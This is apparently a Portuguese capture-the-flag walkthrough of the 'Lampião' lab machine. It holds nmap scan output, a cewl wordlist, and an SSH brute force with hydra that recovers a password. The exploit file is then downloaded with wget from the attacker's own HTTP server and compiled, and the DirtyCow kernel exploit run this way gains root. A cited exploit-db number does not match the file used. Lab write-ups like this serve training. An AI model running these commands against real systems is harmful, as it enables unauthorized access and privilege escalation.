Lampião


IP da máquina: 192.168.2.106 // MAC: 08:0c:27:29:8b:43

Resultados do nmap:

nmap -A -p- 192.168.2.106

```
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp   open  http?
| fingerprint-strings:
|   NULL:
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|__,_|___/__, ( )
|     |___/
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,_|__,_|_|_| |_|
1898/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Lampi\xC3\xA3o
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.80%I=7%D=6/20%Time=5EEE125F%P=x86_64-pc-linux-gnu%r(NULL
```

http://192.168.2.106:1898/?q=node/1



Usando o cewl para montar uma wordlist de palavras da página de login:

cewl http://192.168.2.106:1898/?q=node/1 -w words.txt

```
root@kali:~# cewl http://192.168.2.106:1898/?q=node/1 -w words.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Hydra:

hydra -s 22 -l tiago -P words.txt 192.168.2.106 -t 4 ssh

Usuário: tiago // Senha: Virgulino

```
root@kali:~# hydra -s 22 -l tiago -P words.txt 192.168.2.106 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-20 11:13:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 844 login tries (l:1/p:844), ~211 tries per task
[DATA] attacking ssh://192.168.2.106:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 800 to do in 00:19h, 4 active
[STATUS] 29.67 tries/min, 89 tries in 00:03h, 755 to do in 00:26h, 4 active
[22][ssh] host: 192.168.2.106   login: tiago   password: Virgulino
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-20 11:18:17
```

SSH:

```
root@kali:~# ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.2.106"
# Host 192.168.2.106 found: line 16
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
root@kali:~# ssh tiago@192.168.2.106
```

```
tiago@lampiao:~$ id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Lin
ux
```

Compilando o exploit:

https://www.exploit-db.com/exploits/40616

```
root@kali:~# nano 40847.cpp
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
tiago@lampiao:/tmp$ wget http://192.168.2.110/40847.cpp
--2020-06-20 11:42:35--  http://192.168.2.110/40847.cpp
Connecting to 192.168.2.110:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10272 (10K) [text/x-c++src]
Saving to: '40847.cpp'

100%[======================================================================>] 10,272      --.-K/s   in 0s

2020-06-20 11:42:35 (44.9 MB/s) - '40847.cpp' saved [10272/10272]

tiago@lampiao:/tmp$ ls
40847.cpp
```

g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp –lutil

./dcow -s

```
tiago@lampiao:/tmp$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
tiago@lampiao:/tmp$ ./dcow -s
Running ...
Password overridden to: dirtyCowFun
```

Root:

```
root@lampiao:~# id
uid=0(root) gid=0(root) groups=0(root)
root@lampiao:~# uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Lin
ux
```